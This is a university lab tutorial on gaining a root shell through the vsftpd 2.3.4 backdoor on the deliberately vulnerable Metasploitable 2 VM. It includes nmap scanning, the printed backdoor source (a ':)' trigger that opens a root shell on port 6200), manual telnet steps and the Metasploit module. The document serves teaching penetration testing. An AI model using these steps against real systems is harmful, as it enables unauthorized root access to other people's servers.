Exploitation Tutorial: vsftpd

Christopher Raley

Department of Computer Science, University of Virginia

5/31/2018

This document presents a tutorial for exploiting a vulnerability in vsftpd on Metasploitable 2. There are step-by-step instructions on how to properly scan Metasploitable 2 for the vulnerability then exploiting it in two different ways. This tutorial assumes that you already have Metasploitable 2 and Kali Linux installed on your machine. This content has been provided for education purposes only.


Introduction

The goal of this tutorial is to exploit vsftpd version 2.3.4 using a couple of tools pre-installed on the Kali machine. Ultimately, we will gain root (admin) access to Metasploitable machine through a reverse shell. Vsftpd is a FTP server that is available for use for Linux-based machines.[1] FTP which stands for File Transfer Protocol, is a networking protocol that is used between a client machine and server machine. Through FTP, the client and server are able to transfer files to each other. In our scenario, vsftpd (the server) is already installed on Metasploitable 2. The only steps that have to be taken have to do with our Kali machine connecting to the Metasploitable 2 (which contains the server that we're going to connect to).

Scanning/Vulnerability Assessment

In order to connect to Metasploitable 2 (victim), our Kali machine (attacker) will first need to scan the victim to look for potential vulnerabilities/openings that it can exploit. We will be using nmap which is a tool for scanning open ports, then use Rapid7's Vulnerability and Exploit Database in order to identify any potential backdoors that those services might contain.[4]

1. On the attacker machine, open up a new terminal and enter the following command: "nmap -sS -sV [victim ip]" You should be able to see a list of open ports and their services along with versions.



2. Look at port 21 (default for FTP) and take note of the version of vsftpd.

3. Searching online, we can find that there are indeed exploits for this version. In fact we find a Rapid7 database contains an exploit that we can use.[6]

4. If we take a look at the exploited code of the service[5], there are two interesting pieces of vulnerable code to consider.

   - The first block of code (purple) executes a method only when two conditions are met. If the user inputs two characters: ":" and ")" which are respectively equivalent to "0x3a" and "0x29" in hex, then the method: vsf_sysutil_extra() is run.

   - Within the method (green) we can see that a structure is created which sequentially opens ports 6200. The last thing that we should focus on is how a shell with root privileges is opened up for us. By connecting to this open port after establishing the initial connection and inputting ":)", we should be able to access this shell.

```
-   else if((p_str->p_buf[i]==0x3a)
-   && (p_str->p_buf[i+1]==0x29))
-   {
-     vsf_sysutil_extra();
-   }
```


```
-int
-vsf_sysutil_extra(void)
-{
-  int fd, rfd;
-  struct sockaddr_in sa;
-  if((fd = socket(AF_INET, SOCK_STREAM, 0)) < 0)
-  exit(1);
-  memset(&sa, 0, sizeof(sa));
-  sa.sin_family = AF_INET;
-  sa.sin_port = htons(6200);
-  sa.sin_addr.s_addr = INADDR_ANY;
-  if((bind(fd,(struct sockaddr *)&sa,
-  sizeof(struct sockaddr))) < 0) exit(1);
-  if((listen(fd, 100)) == -1) exit(1);
-  for(;;)
-  {
-    rfd = accept(fd, 0, 0);
-    close(0); close(1); close(2);
-    dup2(rfd, 0); dup2(rfd, 1); dup2(rfd, 2);
-    execl("/bin/sh","sh",(char *)0);
-  }
-}
```

Exploitation (Manual)


In this part of the tutorial, we will go step-by-step on how to manually execute the exploitation. This will help you better understand of what is going on once we get to the automatic exploitation.

5. In your terminal on the attacker machine, start a Telnet connection to port 21 by using the following command: “telnet [victim ip] 21”

6. After successfully establishing a connection, enter the “USER user:)” on one line and on the other enter “PASS pass”. Port 6200 should now be open.




7. Open up a separate terminal and type “telnet [victim ip] 6200”. Upon doing so we have gotten access to the shell with root privileges (test this out by typing “id;”)




Exploitation (Automatic)

Now that you understand what is going underneath the hood, let's try a simpler and faster way to run this exploit. We will be using a tool called Metasploit which is a framework that holds a database of modules that we can use to exploit vulnerable machines.

8. On the attacker machine, open up Metasploit (may take some time if it's your first time). Once it has finished loading, type "use exploit/unix/ftp/vsftpd_234_backdoor". This module contains exploit code which, upon running, will essentially carry out all the actions that happened during the manual exploitation section of the tutorial. All you have to do is set the proper parameters. The only parameter that you need to set the victim's ip address. Do the following "set [victim ip]".



9. Once this is finished type “run” in order to run the exploit. After some loading, you should have access to a shell that has root privileges (type “whoami” to confirm).



Notes/References

1. Find additional information about vsftpd at http://ftpd.beasts.org
2. Vulnerability assessment adapted from https://www.hackingtutorials.org/metasploit-tutorials/metasploitable-2-vulnerability-assessment/
3. Exploitation adapted from https://www.hackingtutorials.org/metasploit-tutorials/exploiting-vsftpd-metasploitable/
4. "The Rapid7 Vulnerability and Exploit Database is a curated repository of vetted computer software exploits and exploitable vulnerabilities." - https://www.rapid7.com/db
5. Exploited code - https://pastebin.com/AetT9sS5
6. https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor.